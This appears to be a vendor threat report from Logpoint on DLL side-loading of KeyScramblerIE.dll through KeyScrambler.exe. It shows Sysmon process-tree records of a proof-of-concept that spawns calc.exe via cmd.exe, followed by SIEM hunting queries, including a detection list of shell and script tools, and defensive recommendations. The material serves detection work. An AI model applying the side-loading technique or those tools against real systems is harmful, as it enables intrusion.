
ANALYSIS OF PROCESSES SEQUENCE FROM LOGPOINT CONVERGED SIEM

After the successful execution of DLL side-loading, the analysis of processes from Logpoint's new plugin Process Tree reveals the following sequence:



1. KeyScrambler.exe:

This process successfully loaded the malicious KeyScramblerIE.dll that had been planted. It indicates that the DLL side-loading technique effectively injects the malicious DLL into the legitimate process.



Preview Selected

KeyScrambler.exe
{2dd6ca0d-4638-661e-c303-000000001400}
2024/03/02 15:19:48
Related Informations

Process ID	7888
Process	C:\Users\wadmin\Desktop\KeyScrambler.exe
Command	"C:\Users\wadmin\Desktop\KeyScrambler.exe"
User	wadmin
Host	dev
Integrity Level	High
File	KeyScrambler.exe
SHA1	A2370355D4E4AEE76DAC4BE5FFC10C8075B69D79 Analyze VirusTotal Score
Vendor	QFX Software Corporation
Application	KeyScrambler
Parent Process ID	1268
Parent Process	C:\Windows\explorer.exe
Parent Command	C:\Windows\Explorer.EXE


Image Loads (45)

search

S.N.	Status	File	SHA1	Vendor	Signature	Image	Is Signed
1	Valid	msvcrt.dll	CF42AD5FF616C5D38E48779F4192F2CEC30DA7D4	Microsoft Corporation	Microsoft Windows	C:\Windows\SysWOW64\msvcrt.dll	true
2	Valid	"TextInputFramew...	106925DBBA96693E1B0F76B14C0CD555E03EB011	Microsoft Corporation	Microsoft Windows	C:\Windows\SysWOW64\TextInputFramework.dll	true
3	Valid	gdi32	81667354BFDC8485961B8B43BE00B34031A3F12F	Microsoft Corporation	Microsoft Windows	C:\Windows\SysWOW64\gdi32.dll	true
4	Valid	OLEAUT32.DLL	0715FC4A4B2719B272A537247C8D4495A14D47B1	Microsoft Corporation	Microsoft Windows	C:\Windows\SysWOW64\oleaut32.dll	true
5	Valid		E9CAB4BBADE47DD5C43FD95190A32813C041A8A4		Microsoft Windows	C:\Windows\SysWOW64\TextShaping.dll	true
6	Valid	KeyScramblerIE.dll	FBB983D41CB8D684C6119395BAB8DA0FAD6215ED	QFX Software Corporation	QFX Software Corporation	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	true
7	Valid	user32	3F6BDDBD450EA1364BCB76FE59754064875FB334	Microsoft Corporation	Microsoft Windows	C:\Windows\SysWOW64\user32.dll	true
8	Valid	KeyScrambler.exe	A2370355D4E4AEE76DAC4BE5FFC10C8075B69D79	QFX Software Corporation	QFX Software Corporation	C:\Users\wadmin\Desktop\KeyScrambler.exe	true
9	Valid	PSAPI	59D12ED20ED8A6AC492BAEECA526E0E657E2D5A3	Microsoft Corporation	Microsoft Windows	C:\Windows\SysWOW64\psapi.dll	true
10	Unavailable		9F12270C649AF472EED9D09ABDA80B5C02D3EFB9			C:\Users\wadmin\Desktop\KeyScramblerIE.dll	false

2. cmd.exe:

A child process of KeyScrambler.exe, cmd.exe, was spawned. It suggests that the malicious code injected via the DLL side-loading may have initiated the command prompt to execute further commands or perform additional actions on the system.




PROCESS DETAILS

cmd.exe
{2dd6ca0d-4638-661e-c403-000000001400}
2024/03/02 15:19:48
Related Informations

Process ID	5484
Process	C:\Windows\SysWOW64\cmd.exe
Command	cmd.exe /C calc.exe
User	wadmin
Host	dev
Integrity Level	High
File	Cmd.Exe
SHA1	C2DBE672C77E7C3C1A8B2FA858CCD251C88BF116 Analyze VirusTotal Score
Vendor	Microsoft Corporation
Application	Microsoft® Windows® Operating System
Parent Process ID	7888
Parent Process	C:\Users\wadmin\Desktop\KeyScrambler.exe
Parent Command	"C:\Users\wadmin\Desktop\KeyScrambler.exe"

3. calc.exe:

Subsequently, the cmd.exe process spawned calc.exe. This indicates that the command prompt was used to execute commands that led to the spawning of the calculator application, potentially as a test or as part of further malicious activities.



PROCESS DETAILS

calc.exe

{2dd6ca0d-4638-661e-c603-000000001400}

2024/03/02 15:19:48

Related Informations

Process ID	3704
Process	C:\Windows\SysWOW64\calc.exe
Command	calc.exe
User	wadmin
Host	dev
Integrity Level	High
File	CALC.EXE
SHA1	3574FC3A80D80146A7067A478DB209E452757950 Analyze VirusTotal Score
Vendor	Microsoft Corporation
Application	Microsoft® Windows® Operating System
Parent Process ID	5484
Parent Process	C:\Windows\SysWOW64\cmd.exe
Parent Command	cmd.exe /C calc.exe

DETECTION OF DLL SIDE-LOADING THROUGH LOGPOINT CONVERGED SIEM

While DLL side-loading remains a prevalent attack technique, it's only partially immune from detection. Analysts can leverage certain factors to identify suspicious behavior indicative of DLL side-loading:

1. Looks for PE loading the unsigned DLLs


If a signed Portable Executable (PE) file loads unsigned DLLs, it's worth investigating further. Legitimate files are often signed so that unsigned DLLs can be a red flag.

2. Suspicious DLL paths

Watch for instances where a PE file loads a DLL from unexpected locations. Legitimate applications typically load DLLs from specific directories, so loading from elsewhere could indicate malicious behavior.

Keeping these things in mind, we generated a query leveraging the WindowsSysmon image loads event. Analysts can use it to detect potential DLL side-loading of KeyScramblerIE.dll using the legitimate KeyScrambler.exe file.

```
norm_id=WindowsSysmon event_id=7
"process" IN ["*\KeyScrambler.exe", "*\KeyScramblerLogon.exe'"]
"image"="*\KeyScramblerIE.dll"
(-("process" IN ["C:\Program Files (x86)\KeyScrambler\*", "C:\Program Files\KeyScrambler\*"]
image IN ["C:\Program Files (x86)\KeyScrambler\*", "C:\Program Files\KeyScrambler\*"])
OR
-(status="valid" signature="QFX Software Corporation"))
```




```
norm_id=WindowsSysmon event_id=7
"process" IN ["*\KeyScrambler.exe", "*\KeyScramblerLogon.exe'"]
"image"="*\KeyScramblerIE.dll"
-("process" IN ["C:\Program Files (x86)\KeyScrambler\*", "C:\Program Files\KeyScrambler\*"]
image IN ["C:\Program Files (x86)\KeyScrambler\*", "C:\Program Files\KeyScrambler\*"])
OR
-(status="valid" signature="QFX Software Corporation")
| chart count() by log_ts,"process",image,signature,status
```

log_ts	process	image	signature	status	count()
2024/04/16 09:34:48	C:\Users\wadmin\Desktop\KeyScrambler.exe	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	QFX Software Corporation	Valid	1
2024/04/16 09:34:48	C:\Users\wadmin\Desktop\KeyScrambler.exe	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	null	Unavailable	1

The above rule is crafted to detect potential instances of DLL side-loading through legitimate KeyScrambler.exe executables. At first, it checks if the KeyScrambler process is loading a DLL with a filename ending in "KeyScramblerIE.dll. To minimize false positives, the rule filters out events occurring within known legitimate installation paths of the KeyScrambler software, such as "C:\Program Files (x86)\KeyScrambler" and "C:\Program Files\KeyScrambler." Furthermore, it verifies the digital signature associated with the loaded image, ensuring it belongs to "QFX Software Corporation," the legitimate vendor of KeyScrambler. Alerts are made if there is some legitimate path mismatch or an unsigned DLL is being loaded. This rule only detects potential KeyScrambler DLL side-loading but doesn't give information on post-exploitation. Analysts can look for suspicious child processes of KeyScrambler.exe (which is not a typical scenario) through the following query that utilizes the Sysmon process creation event.

```
norm_id="WindowsSysmon" event_id=1
"parent_process"="*\KeyScrambler.exe"
"process" IN ["*\cmd.exe", "*\cscript.exe", "*\mshta.exe", "*\powershell.exe", "*\pwsh.exe",
"*\regsvr32.exe", "*\rundll32.exe", "*\wscript.exe"]
OR "file" IN ["Cmd.Exe", "cscript.exe", "mshta.exe", "PowerShell.EXE", "pwsh.dll",
"regsvr32.exe", "RUNDLL32.EXE", "wscript.exe"]
```



```
norm_id="WindowsSysmon" event_id=1
"parent_process"="*\KeyScrambler.exe"
"process" IN ["*\cmd.exe", "*\cscript.exe", "*\mshta.exe", "*\powershell.exe", "*\pwsh.exe", "*\regsvr32.exe",
"*\rundll32.exe", "*\wscript.exe"]
OR "file" IN ["Cmd.Exe", "cscript.exe", "mshta.exe", "PowerShell.EXE", "pwsh.dll", "regsvr32.exe",
"RUNDLL32.EXE", "wscript.exe"]
| chart count() by "parent_process", "parent_command","process",command,file
```

Found 1 logs

parent_process	parent_command	process	command	file
C:\Users\wadmin...	"C:\Users\wadmin\Desktop\KeyScramb...	C:\Windows\SysWOW64\cmd.exe	cmd.exe /C calc.exe	Cmd.Exe

RECOMMENDATION

Implement Application whitelisting

Restrict the execution of unauthorized executables, including those involved in DLL side-loading attempts. Application whitelisting ensures that only approved software can run, reducing the attack surface for DLL side-loading.

Regular Software Updates and Patch Management

Keep the software and all associated components updated with the latest security patches. It helps address known vulnerabilities that threat actors may exploit for any known vulnerabilities.

Monitor System Logs

Monitor system logs, especially image load events, for suspicious activities related to DLL loading. Implementing specific detection rules, such as the alert rule outlined in this report, can aid in the early detection of DLL side-loading attempts.

Leverage Hijack Libs Repository

To enhance security measures, utilize the **Hijack Libs** repository, which provides insights into potentially vulnerable DLLs targeted in DLL Hijacking attacks. If any executable listed in Hijack Libs is found within your enterprise, promptly harden or block the process to mitigate the risk of DLL side-loading attacks on vulnerable executables and critical assets.

Endpoint Security Solutions

Deploy endpoint security solutions with advanced threat detection capabilities, such as the Logpoint Converged SIEM platform, including behavior-based analysis and anomaly detection. These solutions can help identify and mitigate DLL side-loading attempts in real-time.

CONCLUSION

In conclusion, the report highlights the critical threat posed by DLL side-loading, particularly in the context of the KeyScrambler software ecosystem. The detection and remediation of such malicious activity are paramount to safeguarding organizational assets and maintaining operational integrity. Leveraging Logpoint Converged SIEM, organizations can effectively detect and respond to DLL side-loading attempts involving KeyScrambler.exe.

By implementing tailored detection rules, such as the hunting rule outlined in this report, organizations can proactively identify potential instances of DLL side-loading and swiftly initiate remediation measures. Logpoint Converged SIEM's robust capabilities enable real-time monitoring of system activities, facilitating rapid response to security incidents.

Furthermore, integrating threat intelligence feeds and automated response playbook workflows within Logpoint Converged SIEM enhances the efficacy of detection and remediation efforts. This holistic approach empowers organizations to mitigate the risks associated with DLL side-loading and fortify their cybersecurity against evolving threats.

In summary, the combination of proactive detection, swift response, and comprehensive remediation facilitated by Logpoint Converged SIEM provides organizations with the tools to effectively combat DLL side-loading attacks targeting KeyScrambler.exe, safeguarding critical assets and ensuring operational continuity.

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit **www.logpoint.com**